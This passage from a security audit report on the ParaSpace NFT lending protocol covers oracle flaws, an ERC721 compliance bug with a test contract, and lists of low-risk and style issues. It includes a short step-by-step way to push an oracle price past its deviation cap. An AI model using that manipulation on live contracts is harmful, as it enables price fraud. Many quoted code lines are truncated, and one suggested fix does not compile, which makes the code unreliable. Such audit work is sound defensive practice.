> That is exactly the point of this submission. Right now, you are treating both price movements (10-15, 15-10) the same, even though one is 50% and the other is 33%.

> You are being far too permissive in upward price changes compared to downward changes, when accepting deviations.

[M-21] Pausing assets only affects future price updates, not previous malicious updates

Submitted by Trust*, also found by* pashov

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L236

NFTFloorOracle retrieves ERC721 prices for ParaSpace. It is pausable by admin on a per asset level using setPause(asset, flag). setPrice will not be callable when asset is

paused:

```
function setPrice(address _asset, uint256 _twap)
    public
    onlyRole(UPDATER_ROLE)
    onlyWhenAssetExisted(_asset)
    whenNotPaused(_asset)
```

However, getPrice() is unaffected by the pause flag. This is really dangerous behavior, because there will be 6 hours when the current price treated as valid, although the asset is clearly intended to be on lockdown.

Basically, pauses are only forward facing, and whatever happened is valid. But, if we want to pause an asset, something fishy has already occured, or will occur by the time setPause() is called. So, “whatever happened happened” mentality is overly dangerous.

Impact

Pausing assets only affects future price updates, not previous malicious updates.

Recommended Mitigation Steps

Add whenNotPaused to getPrice() function as well.

[M-22] Price can deviate by much more than maxDeviationRate

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L370

NFTFloorOracle retrieves ERC721 prices for ParaSpace. maxPriceDeviation is a configurable parameter, which limits the change percentage from current price to a new feed update.

```
function _checkValidity(address _asset, uint256 _twap)
    internal
    view
    returns (bool)
{
    require(_twap > 0, "NFTOracle: price should be more than 0")
    PriceInformation memory assetPriceMapEntry = assetPriceMap[_
    uint256 _priorTwap = assetPriceMapEntry.twap;
    uint256 _updatedAt = assetPriceMapEntry.updatedAt;
    uint256 priceDeviation;
    //first price is always valid
    if (_priorTwap == 0 || _updatedAt == 0) {
        return true;
    }
    priceDeviation = _twap > _priorTwap
        ? (_twap * 100) / _priorTwap
        : (_priorTwap * 100) / _twap;
    // config maxPriceDeviation as multiple directly(not percent
    if (priceDeviation >= config.maxPriceDeviation) {
        return false;
    }
    return true;
}
```

The issue is that it only mitigates a massive change in a single transaction, but attackers can still just call setPrice() and update the price many times in a row, each with maxDevicePrice in price change.

The correct approach would be to limit the TWAP growth or decline over some timespan. This will allow admins to react in time to a potential attack and remove the bad price feed.

Impact

Price can deviate by much more than maxDeviationRate.

Proof of Concept

maxDeviationRate = 150
Currently 3 oracles in place, their readings are [1, 1.1, 2]
Oracle #2 can call setPrice(1.5), setPrice(1.7), setPrice(2) to immediately change the price from 1.1 to 2, which is almost 100% growth, much above 50% allowed growth.

Recommended Mitigation Steps

Code already has lastUpdated timestamp for each oracle. Use the elapsed time to calculate a reasonable maximum price change per oracle.

[M-23] Oracle will become invalid much faster than intended on non-mainnet chains

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L12

NFTFloorOracle is in charge of answering price queries for ERC721 assets. EXPIRATION_PERIOD constant is the max amount of blocks allowed to have passed for the reading to be considered up to date:

```
uint256 diffBlock = currentBlock - priceInfo.updatedAt;
if (diffBlock <= config.expirationPeriod) {
    validPriceList[validNum] = priceInfo.twap;
    validNum++;
}
```

We can see it is set to 1800, which is intended to be 6 hours with 12 second block time assumption:

```
//expirationPeriod at least the interval of client to feed data
//we do not accept price lags behind to much
uint128 constant EXPIRATION_PERIOD = 1800;
```

The issue is that different blockchains have wildly different block times. BSC has one every 3 seconds, while Avalanche has a new block every 1 sec. Also the block product rate may be subject to future changes. Therefore, readings may be considered stale much faster than intended on non-mainnet chains.

The correct EVM compatible way to check it is using the block.timestamp variable. Make sure the difference between current and previous timestamp is under 6 * 3600 seconds.

Paraspace docs show they are clearly intending to deploy in multiple chains so it's very relevant.

Impact

Oracle will become invalid much faster than intended on non-mainnet chains.

Recommended Mitigation Steps

Use block.timestamp to measure passage of time.

[M-24] MintableIncentivizedERC721 and NToken do not comply with ERC721, breaking composability

Submitted by Trust, *also found by* csanuragjain, eierina, imare, KingNFT, *and* Lambda

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L572

MintableIncentivizedERC721 implements supportsInterface as below:

```
    /**
     * @dev See {IERC165-supportsInterface}.
     */
    function supportsInterface(bytes4 interfaceId)
        external
        view
        virtual
        override(IERC165)
        returns (bool)
    {
        return
            interfaceId == type(IERC721Enumerable).interfaceId ||
            interfaceId == type(IERC721Metadata).interfaceId;
```

```
}
```

The issue is that it will only support the ERC721 extensions, and does not comply with ERC721 itself. From [EIP721](): “Every ERC-721 compliant contract must implement the ERC721 and ERC165 interfaces (subject to “caveats” below):”

```
/// @title ERC-721 Non-Fungible Token Standard
/// @dev See https://eips.ethereum.org/EIPS/eip-721
///  Note: the ERC-165 identifier for this interface is 0x80ac58
interface ERC721 /* is ERC165 */ {
...
```

Interface IDs are calculating by XORing together all the function signatures in the interface. Therefore, returning true for IERC721Enumerable and IERC721Metadata will not implicitly include IERC721.

Impact

Any contract that will make sure it is dealing with an ERC721 compliant NFT will not interoperate with MintableIncentivizedERC721 and NTokens. Marketplaces and any NFT facilities will not operate with NTokens.

Proof of Concept

The test below is a standalone POC to show IncentivizedERC721 does not comply with ERC721. It is quickly checkable in Remix, copy deployment address of IncentivizedERC721 to the TestCompliance calls.

```
// SPDX-License-Identifier: GPL-2.0-or-later
pragma solidity ^0.8.10;
interface IERC721 {
    /**
     * @dev Emitted when `tokenId` token is transferred from `fr
     */
    event Transfer(
        address indexed from,
        address indexed to,
        uint256 indexed tokenId
    );
```

```
/**
 * @dev Emitted when `owner` enables `approved` to manage th
 */
event Approval(
    address indexed owner,
    address indexed approved,
    uint256 indexed tokenId
);

/**
 * @dev Emitted when `owner` enables or disables (`approved`
 */
event ApprovalForAll(
    address indexed owner,
    address indexed operator,
    bool approved
);

/**
 * @dev Returns the number of tokens in ``owner``'s account.
 */
function balanceOf(address owner) external view returns (uir

/**
 * @dev Returns the owner of the `tokenId` token.
 *
 * Requirements:
 *
 * - `tokenId` must exist.
 */
function ownerOf(uint256 tokenId) external view returns (add

/**
 * @dev Safely transfers `tokenId` token from `from` to `to`
 *
 * Requirements:
 *
 * - `from` cannot be the zero address.
 * - `to` cannot be the zero address.
 * - `tokenId` token must exist and be owned by `from`.
 * - If the caller is not `from`, it must be approved to mov
 * - If `to` refers to a smart contract, it must implement {
 *
 * Emits a {Transfer} event.
 */
```

```
function safeTransferFrom(
    address from,
    address to,
    uint256 tokenId,
    bytes calldata data
) external;

/**
 * @dev Safely transfers `tokenId` token from `from` to `to`
 * are aware of the ERC721 protocol to prevent tokens from b
 *
 * Requirements:
 *
 * - `from` cannot be the zero address.
 * - `to` cannot be the zero address.
 * - `tokenId` token must exist and be owned by `from`.
 * - If the caller is not `from`, it must be have been allow
 * - If `to` refers to a smart contract, it must implement {
 *
 * Emits a {Transfer} event.
 */
function safeTransferFrom(
    address from,
    address to,
    uint256 tokenId
) external;

/**
 * @dev Transfers `tokenId` token from `from` to `to`.
 *
 * WARNING: Usage of this method is discouraged, use {safeTr
 *
 * Requirements:
 *
 * - `from` cannot be the zero address.
 * - `to` cannot be the zero address.
 * - `tokenId` token must be owned by `from`.
 * - If the caller is not `from`, it must be approved to mov
 *
 * Emits a {Transfer} event.
 */
function transferFrom(
    address from,
    address to,
    uint256 tokenId
) external;
```

```
/**
 * @dev Gives permission to `to` to transfer `tokenId` token
 * The approval is cleared when the token is transferred.
 *
 * Only a single account can be approved at a time, so appro
 *
 * Requirements:
 *
 * - The caller must own the token or be an approved operato
 * - `tokenId` must exist.
 *
 * Emits an {Approval} event.
 */
function approve(address to, uint256 tokenId) external;

/**
 * @dev Approve or remove `operator` as an operator for the
 * Operators can call {transferFrom} or {safeTransferFrom} f
 *
 * Requirements:
 *
 * - The `operator` cannot be the caller.
 *
 * Emits an {ApprovalForAll} event.
 */
function setApprovalForAll(address operator, bool _approved)

/**
 * @dev Returns the account approved for `tokenId` token.
 *
 * Requirements:
 *
 * - `tokenId` must exist.
 */
function getApproved(uint256 tokenId)
    external
    view
    returns (address operator);

/**
 * @dev Returns if the `operator` is allowed to manage all o
 *
 * See {setApprovalForAll}
 */
function isApprovedForAll(address owner, address operator)
```

```
        external
        view
        returns (bool);
}

interface IERC721Metadata is IERC721 {
    /**
     * @dev Returns the token collection name.
     */
    function name() external view returns (string memory);

    /**
     * @dev Returns the token collection symbol.
     */
    function symbol() external view returns (string memory);

    /**
     * @dev Returns the Uniform Resource Identifier (URI) for `t
     */
    function tokenURI(uint256 tokenId) external view returns (st
}

interface IERC721Enumerable is IERC721 {
    /**
     * @dev Returns the total amount of tokens stored by the cor
     */
    function totalSupply() external view returns (uint256);
    /**
     * @dev Returns a token ID owned by `owner` at a given `inde
     * Use along with {balanceOf} to enumerate all of ``owner``'
     */
    function tokenOfOwnerByIndex(address owner, uint256 index)
        external
        view
        returns (uint256);
    /**
     * @dev Returns a token ID at a given `index` of all the tok
     * Use along with {totalSupply} to enumerate all tokens.
     */
    function tokenByIndex(uint256 index) external view returns (
}

interface IERC165 {
    /**
     * @dev Returns true if this contract implements the interfa
     * `interfaceId`. See the corresponding
```

```
     * https://eips.ethereum.org/EIPS/eip-165#how-interfaces-are
     * to learn more about how these ids are created.
     *
     * This function call must use less than 30 000 gas.
     */
    function supportsInterface(bytes4 interfaceId) external view
}

contract IncentivizedERC721 is IERC165{

    function supportsInterface(bytes4 interfaceId)
    external
    view
    virtual
    override(IERC165)
    returns (bool)
    {
        return
            interfaceId == type(IERC721Enumerable).interfaceId |
            interfaceId == type(IERC721Metadata).interfaceId;
    }

}

// Hard coded values taken from https://eips.ethereum.org/EIPS/e
contract TestCompliance {
    function doesSupportERC721Enumerable(IERC165 token) view ext
        return token.supportsInterface(0x780e9d63);
    }

    function doesSupportERC721Metadata(IERC165 token) view exter
        return token.supportsInterface(0x5b5e139f);
    }

    function doesSupportERC721(IERC165 token) view external retu
        return token.supportsInterface(0x80ac58cd);
    }
}
```

Recommended Mitigation Steps

Change supportedInterface function:

```
    /**
```

```
     * @dev See {IERC165-supportsInterface}.
     */
    function supportsInterface(bytes4 interfaceId)
        external
        view
        virtual
        override(IERC165)
        returns (bool)
    {
        return
            interfaceId == type(IERC721Enumerable).interfaceId ||
            interfaceId == type(IERC721Metadata).interfaceId || ;
                    interfaceId == type(IERC721).interfaceId ||
    }
```

Low Risk and Non-Critical Issues

For this contest, 69 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by IIIIIII received the top score from the judge.

The following wardens also submitted reports: Awesome, unforgiven, brgltd, Aymen0909, rbserver, Kaiziron, Deekshith99, cryptostellar5, joestakey, Diana, ignacio, pashov, jadezti, ayeslick, delfin454000, Dravee, cryptonue, 0xNazgul, ladboy233, PaludoX0, 0x52, Deivitto, yjrwkk, gz627, jayphbee, 0x4non, gzeon, nadin, pedr02b2, BRONZEDISC, ksk2345, Jeiwan, i_got_hacked, xiaoming90, imare, B2, ronnyx2017, __141345__, Mukund, KingNFT, SmartSek, 0xAgro, erictee, shark, 0xackermann, 9svR6w, helios, csanuragjain, oyc_109, 0xSmartContract, rvierdiiev, HE1M, ahmedov, ch0bu, pzeus, Bnke0x0, Rolezn, cccz, martin, Lambda, chrisdior4, datapunk, pavankv, Secureverse, RaymondFam, nicobevi, Sathish9098, *and* kankodu.

Summary

Low Risk Issues

	Issue	Instances
[L-01]	Misleading variable naming/documentation	1
[L-02]	Wrong interest during leap years	1
[L-03]	Fallback oracle may break with future NFTs	1
[L-04]	`tokenURI()` does not follow EIP-721	2
[L-05]	Empty `receive()` / `payable fallback()` function does not authenticate requests	1
[L-06]	`abi.encodePacked()` should not be used with dynamic types when passing the result to a hash function such as `keccak256()`	1
[L-07]	Use `Ownable2Step` rather than `Ownable`	1
[L-08]	Open TODOs	3
[L-09]	NatSpec is incomplete	39

Total: 50 instances over 9 issues

Non-critical Issues

	Issue	Instances
[N-01]	EIP-1967 storage slots should use the `eip1967.proxy` prefix	2
[N-02]	Input addresse to `_safeTransferETH()` should be payable	1
[N-03]	Functions that must be overridden should be virtual, with no body	2
[N-04]	Inconsistent safe transfer library used	1
[N-05]	Upgradeable contract is missing a `__gap[50]` storage variable to allow for new storage variables in later versions	1

	Issue	Instances
[N-06]	Import declarations should import specific identifiers, rather than the whole file	20
[N-07]	Missing `initializer` modifier on constructor	1
[N-08]	Duplicate import statements	9
[N-09]	The `nonReentrant modifier` should occur before all other modifiers	25
[N-10]	`override` function arguments that are unused should have the variable name removed or commented out to avoid compiler warnings	2
[N-11]	`2**<n> - 1` should be re-written as `type(uint<n>).max`	3
[N-12]	`constant` s should be defined rather than using magic numbers	16
[N-13]	Numeric values having to do with time should use time units for readability	1
[N-14]	Use bit shifts in an imutable variable rather than long bit masks of a single bit, for readability	1
[N-15]	Events that mark critical parameter changes should contain both the old and the new value	3
[N-16]	Use a more recent version of solidity	4
[N-17]	Use a more recent version of solidity	16
[N-18]	Expressions for constant values such as a call to `keccak256()` , should use `immutable` rather than `constant`	1
[N-19]	Use scientific notation (e.g. `1e18`) rather than exponentiation (e.g. `10**18`)	1
[N-20]	Inconsistent spacing in comments	33
[N-21]	Lines are too long	2
[N-22]	Variable names that consist of all capital letters should be reserved for `constant` / `immutable` variables	3
[N-23]	Not using the named return variables anywhere in the function is confusing	18

	Issue	Instances
[N-24]	Duplicated `require()` / `revert()` checks should be refactored to a modifier or function	32
[N-25]	Consider using `delete` rather than assigning zero to clear values	2
[N-26]	Contracts should have full test coverage	1
[N-27]	Large or complicated code bases should implement fuzzing tests	1
[N-28]	Typos	3

Total: 205 instances over 28 issues

[L-01] Misleading variable naming/documentation

The `recieveEthAsWeth` argument, if true, will do what the comment says: convert WETH to ETH, even though the variable name says the opposite. There is no way to know which one is right, without reading the code, which will lead to problems for callers of the external version of the function, `decreaseUniswapV3Liquidity()`.

There is 1 instance of this issue:

File: /paraspace-core/contracts/protocol/tokenization/NTokenUnis

```
41        /**
42         * @notice A function that decreases the current liquic
43         * @param tokenId The id of the erc721 token
44         * @param liquidityDecrease The amount of liquidity to
45         * @param amount0Min The minimum amount to remove of tc
46         * @param amount1Min The minimum amount to remove of tc
47         * @param receiveEthAsWeth If convert weth to ETH
48         * @return amount0 The amount received back in token0
49         * @return amount1 The amount returned back in token1
50         */
51        function _decreaseLiquidity(
52            address user,
53            uint256 tokenId,
54            uint128 liquidityDecrease,
```

```
55            uint256 amount0Min,
56            uint256 amount1Min,
57            bool receiveEthAsWeth
58:       ) internal returns (uint256 amount0, uint256 amount1) {
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/NTokenUniswapV3.sol#L41-L58

[L-02] Wrong interest during leap years

The `calculateLinearInterest()` function uses `SECONDS_PER_YEAR`, which is a constant, so the constant will have the wrong value during leap years. While the function is out of scope, it's eventually called by `PoolCore:getNormalizedIncome()`, which *is* in scope.

There is 1 instance of this issue:

```
File: /paraspace-core/contracts/protocol/libraries/math/MathUtil

23        function calculateLinearInterest(uint256 rate, uint40 l
24            internal
25            view
26            returns (uint256)
27        {
28            //solium-disable-next-line
29            uint256 result = rate *
30                (block.timestamp - uint256(lastUpdateTimestamp)
31            unchecked {
32                result = result / SECONDS_PER_YEAR;
33            }
34
35            return WadRayMath.RAY + result;
36:       }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/math/MathUtils.sol#L23-L36

[L-03] Fallback oracle may break with future NFTs

In order for the fallback oracle to fall back to the Bend DAO oracle, the NFT in question must say that it in fact `supportsInterface(0x80ac58cd)`. The EIP-721 standard says that the implementer MUST do this, and both Openzeppelin's and Solmate's impelemntations do, but in the future the ParaSpace protocol may want to support a token that does not. I believe this deserves low rather than non-critical, because the damage won't be known until one of the other oracles fail. The fallback oracle is supposed to be the last resort before the protocol is unable to price/liquidate anything, so if the issue isn't caught before then, things could get stuck at the worst possible time. I would suggest to `require()` that the NFT supports the NFT at the point where it's **added**, to avoid having to even think about this edge case in the future.

There is 1 instance of this issue:

```
File: /paraspace-core/contracts/misc/ParaSpaceFallbackOracle.sol

35            try IERC165(asset).supportsInterface(INTERFACE_ID_I
36                bool supported
37            ) {
38                if (supported == true) {
39                    return INFTOracle(BEND_DAO).getAssetPrice(a
40                }
41:           } catch {}
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/ParaSpaceFallbackOracle.sol#L35-L41

[L-04] `tokenURI()` does not follow EIP-721

The EIP states that `tokenURI()` "Throws if `_tokenId` is not a valid NFT", which the code below does not do. If the NFT has not yet been minted, `tokenURI()` should revert.

There are 2 instances of this issue. (For in-depth details on this and all further issues with multiple instances, please see the warden's full report.)

[L-05] Empty `receive()` / `payable fallback()` function does not authenticate requests

If the intention is for the Ether to be used, the function should call another function, otherwise it should revert (e.g. `require(msg.sender == address(weth))`). Having no access control on the function means that someone may send Ether to the contract, and have no way to get anything back out, which is a loss of funds. If the concern is having to spend a small amount of gas to check the sender against an immutable address, the code should at least have a function to rescue unused Ether.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/protocol/tokenization/NTokenUnisv

149:      receive() external payable {}
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/NTokenUniswapV3.sol#L149

[L-06] `abi.encodePacked()` should not be used with dynamic types when passing the result to a hash function such as `keccak256()`

Use `abi.encode()` instead which will pad items to 32 bytes, which will prevent hash collisions (e.g. `abi.encodePacked(0x123,0x456)` => `0x123456` => `abi.encodePacked(0x1,0x23456)`, but `abi.encode(0x123,0x456)` => `0x0...1230...456`). "Unless there is a compelling reason, `abi.encode` should be preferred". If there is only one argument to `abi.encodePacked()` it can often be cast to `bytes()` or `bytes32()` instead.

If all arguments are strings and or bytes, `bytes.concat()` should be used instead.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/protocol/libraries/logic/Validati
```

```
1115          bytes32 typeHash = keccak256(
1116              abi.encodePacked(
1117                  "Credit(address token,uint256 amount,bytes
1118              )
1119:         );
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/ValidationLogic.sol#L1115-L1119

[L-07] Use `Ownable2Step` rather than `Ownable`

`Ownable2Step` and `Ownable2StepUpgradeable` prevent the contract ownership from mistakenly being transferred to an address that cannot handle it (e.g. due to a typo in the address), by requiring that the recipient of the owner permissions actively accept via a contract call of its own.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/ui/WPunkGateway.sol

19    contract WPunkGateway is
20        ReentrancyGuard,
21        IWPunkGateway,
22        IERC721Receiver,
23:       OwnableUpgradeable
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/ui/WPunkGateway.sol#L19-L23

[L-08] Open TODOs

Code architecture, incentives, and error handling/reporting questions/issues should be resolved before deployment.

There are 3 instances of this issue.

[L-09] NatSpec is incomplete

There are 39 instances of this issue.

[N-01] EIP-1967 storage slots should use the `eip1967.proxy` prefix

Using the prefix makes it easier to confirm that you are following the standard, and not altering the behavior in some incompatible way.

There are 2 instances of this issue.

[N-02] Input addresse to `_safeTransferETH()` should be payable

While it doesn't affect any contract operation, it adds a degree of type safety during compilation, and is done by `OpenZeppelin` (https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/dependencies/openzeppelin/contracts/Address.sol#L60-L65).

There is 1 instance of this issue:

```
File: /paraspace-core/contracts/protocol/tokenization/NTokenUnis

144:     function _safeTransferETH(address to, uint256 value) ir
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/NTokenUniswapV3.sol#L144

[N-03] Functions that must be overridden should be virtual, with no body

There are 2 instances of this issue.

[N-04] Inconsistent safe transfer library used

Most places in the code use `GPv2SafeERC20`, but this one uses `SafeERC20`. All areas should use the same libraries.

There is 1 instance of this issue:

```
File: /paraspace-core/contracts/protocol/libraries/logic/Marketp

16:  import {SafeERC20} from "../../../dependencies/openzeppelir
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/MarketplaceLogic.sol#L16

[N-05] Upgradeable contract is missing a `__gap[50]` storage variable to allow for new storage variables in later versions

See this link for a description of this storage variable. While some contracts may not currently be sub-classed, adding the variable now protects against forgetting to add it in the future.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/ui/WPunkGateway.sol

19    contract WPunkGateway is
20        ReentrancyGuard,
21        IWPunkGateway,
22        IERC721Receiver,
23:       OwnableUpgradeable
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/ui/WPunkGateway.sol#L19-L23

[N-06] Import declarations should import specific identifiers, rather than the whole file

Using import declarations of the form `import {<identifier_name>} from "some/file.sol"` avoids polluting the symbol namespace making flattened files smaller, and speeds up compilation.

There are 20 instances of this issue.

[N-07] Missing `initializer` modifier on constructor

OpenZeppelin **recommends** that the `initializer` modifier be applied to constructors in order to avoid potential griefs, **social engineering**, or exploits. Ensure that the modifier is applied to the implementation contract. If the default constructor is currently being used, it should be changed to be an explicit one with the modifier applied.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/misc/NFTFloorOracle.sol

55:   contract NFTFloorOracle is Initializable, AccessControl, I
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L55

[N-08] Duplicate import statements

There are 9 instances of this issue.

[N-09] The `nonReentrant` `modifier` should occur before all other modifiers

This is a best-practice to protect against reentrancy in other modifiers.

There are 25 instances of this issue.

[N-10] `override` function arguments that are unused should

have the variable name removed or commented out to avoid compiler warnings

There are 2 instances of this issue.

[N-11] `2**<n> - 1` should be re-written as `type(uint<n>).max`

Earlier versions of solidity can use `uint<n>(-1)` instead. Expressions not including the `- 1` can often be re-written to accomodate the change (e.g. by using a `>` rather than a `>=`, which will also save some gas).

There are 3 instances of this issue.

[N-12] `constant`s should be defined rather than using magic numbers

Even assembly can benefit from using readable constants instead of hex/numeric literals.

There are 16 instances of this issue.

[N-13] Numeric values having to do with time should use time units for readability

There are units for seconds, minutes, hours, days, and weeks, and since they're defined, they should be used.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/misc/NFTFloorOracle.sol

/// @audit 1800
12:   uint128 constant EXPIRATION_PERIOD = 1800;
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-

core/contracts/misc/NFTFloorOracle.sol#L12

[N-14] Use bit shifts in an imutable variable rather than long bit masks of a single bit, for readability

There is 1 instance of this issue:

```
File: paraspace-core/contracts/misc/UniswapV3OracleWrapper.sol

21:       uint256 internal constant Q128 = 0x100000000000000000(
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/UniswapV3OracleWrapper.sol#L21

[N-15] Events that mark critical parameter changes should contain both the old and the new value

This should especially be done if the new value is not required to be different from the old value.

There are 3 instances of this issue.

[N-16] Use a more recent version of solidity

Use a solidity version of at least 0.8.12 to get `string.concat()` to be used instead of `abi.encodePacked(<str>,<str>)`.

There are 4 instances of this issue.

[N-17] Use a more recent version of solidity

Use a solidity version of at least 0.8.13 to get the ability to use `using for` with a list of free functions.

There are 16 instances of this issue.

[N-18] Expressions for constant values such as a call to `keccak256()`, should use `immutable` rather than `constant`

While it **doesn't save any gas** because the compiler knows that developers often make this mistake, it's still best to use the right tool for the task at hand. There is a difference between `constant` variables and `immutable` variables, and they should each be used in their appropriate contexts. `constants` should be used for literal values written into the code, and `immutable` variables should be used for expressions, or values calculated in, or passed into the constructor.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/misc/NFTFloorOracle.sol

70:       bytes32 public constant UPDATER_ROLE = keccak256("UPDA
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L70

[N-19] Use scientific notation (e.g. `1e18`) rather than exponentiation (e.g. `10**18`)

While the compiler knows to optimize away the exponentiation, it's still better coding practice to use idioms that do not require compiler optimization, if they exist.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/misc/UniswapV3OracleWrapper.sol

245:                     ((oracleData.token0Price * (10**18)) /
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/UniswapV3OracleWrapper.sol#L245

[N-20] Inconsistent spacing in comments

Some lines use `// x` and some use `//x`. The instances below point out the usages that don't follow the majority, within each file.

There are 33 instances of this issue.

[N-21] Lines are too long

Usually lines in source code are limited to 80 characters. Today's screens are much larger so it's reasonable to stretch this in some cases. Since the files will most likely reside in GitHub, and GitHub starts using a scroll bar in all cases when the length is over 164 characters, the lines below should be split when they reach that length.

There are 2 instances of this issue.

[N-22] Variable names that consist of all capital letters should be reserved for `constant` / `immutable` variables

If the variable needs to be different based on which class it comes from, a `view` / `pure` *function* should be used instead (e.g. like this).

There are 3 instances of this issue.

[N-23] Not using the named return variables anywhere in the function is confusing

Consider changing the variable to be an unnamed one.

There are 18 instances of this issue.

[N-24] Duplicated `require()` / `revert()` checks should be refactored to a modifier or function

The compiler will inline the function, which will avoid `JUMP` instructions usually associated with functions.

There are 32 instances of this issue.

[N-25] Consider using `delete` rather than assigning zero to clear values

The `delete` keyword more closely matches the semantics of what is being done, and draws more attention to the changing of state, which may lead to a more thorough audit of its associated logic.

There are 2 instances of this issue.

[N-26] Contracts should have full test coverage

While 100% code coverage does not guarantee that there are no bugs, it often will catch easy-to-find bugs, and will ensure that there are fewer regressions when the code invariably has to be modified. Furthermore, in order to get full coverage, code authors will often have to re-organize their code so that it is more modular, so that each component can be tested separately, which reduces interdependencies between modules and layers, and makes for code that is easier to reason about and audit.

There is 1 instance of this issue:

```
    - What is the overall line coverage percentage provided by your
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/README.md?plain=1#L98

[N-27] Large or complicated code bases should implement fuzzing tests

Large code bases, or code with lots of inline-assembly, complicated math, or complicated interactions between multiple contracts, should implement fuzzing tests. Fuzzers such as Echidna require the test writer to come up with invariants which should not be violated under any circumstances, and the fuzzer tests various inputs and function calls to ensure that the invariants always hold. Even code with 100% code coverage can still have bugs due to the order of the operations a user

performs, and fuzzers, with properly and extensively-written invariants, can close this testing gap significantly.

There is 1 instance of this issue:

```
- How many contracts are in scope?: 32
- Total SLoC for these contracts?: 8408
- How many external imports are there?: 12
- How many separate interfaces and struct definitions are there
- Does most of your code generally use composition or inheritanc
- How many external calls?: 306
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/README.md?plain=1#L92-L97

[N-28] Typos

There are 3 instances of this issue.

Excluded Findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness.

Low Risk Issues

	Issue	Instances
[L-10]	`safeApprove()` is deprecated	1
[L-11]	Missing checks for `address(0x0)` when assigning values to `address` state variables	4

Total: 5 instances over 2 issues

Non-critical Issues

	Issue	Instances
[N-29]	Return values of `approve()` not checked	2
[N-30]	`public` functions not called by the contract should be declared `external` instead	3
[N-31]	`constant` s should be defined rather than using magic numbers	2
[N-32]	Event is missing `indexed` fields	8

Total: 15 instances over 4 issues

[L-10] `safeApprove()` is deprecated

Deprecated in favor of `safeIncreaseAllowance()` and `safeDecreaseAllowance()`. If only setting the initial allowance to the value that means infinite, `safeIncreaseAllowance()` can be used instead. The function may currently work, but if a bug is found in this version of OpenZeppelin, and the version that you're forced to upgrade to no longer has this function, you'll encounter unnecessary delays in porting and testing replacement contracts.

There is 1 instance of this issue:

```
File: paraspace-core/contracts/protocol/libraries/logic/Marketpl

/// @audit (valid but excluded finding)
555:                IERC20(token).safeApprove(operator, type(uint2
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/MarketplaceLogic.sol#L555

[L-11] Missing checks for `address(0x0)` when assigning values to `address` state variables

There are 4 instances of this issue.

[N-29] Return values of `approve()` not checked

Not all `IERC20` implementations `revert()` when there's a failure in `approve()`. The function signature has a `boolean` return value and they indicate errors that way instead. By not checking the return value, operations that should have marked as failed, may potentially go through without actually approving anything

There are 2 instances of this issue.

[N-30] `public` functions not called by the contract should be declared `external` instead

Contracts are allowed to override their parents' functions and change the visibility from `external` to `public`.

There are 3 instances of this issue.

[N-31] `constant`s should be defined rather than using magic numbers

Even assembly can benefit from using readable constants instead of hex/numeric literals.

There are 2 instances of this issue.

[N-32] Event is missing `indexed` fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each `event` should use three `indexed` fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

There are 8 instances of this issue.

Gas Optimizations

For this contest, 15 reports were submitted by wardens detailing gas optimizations. The report highlighted below by IIIIIII received the top score from the judge.

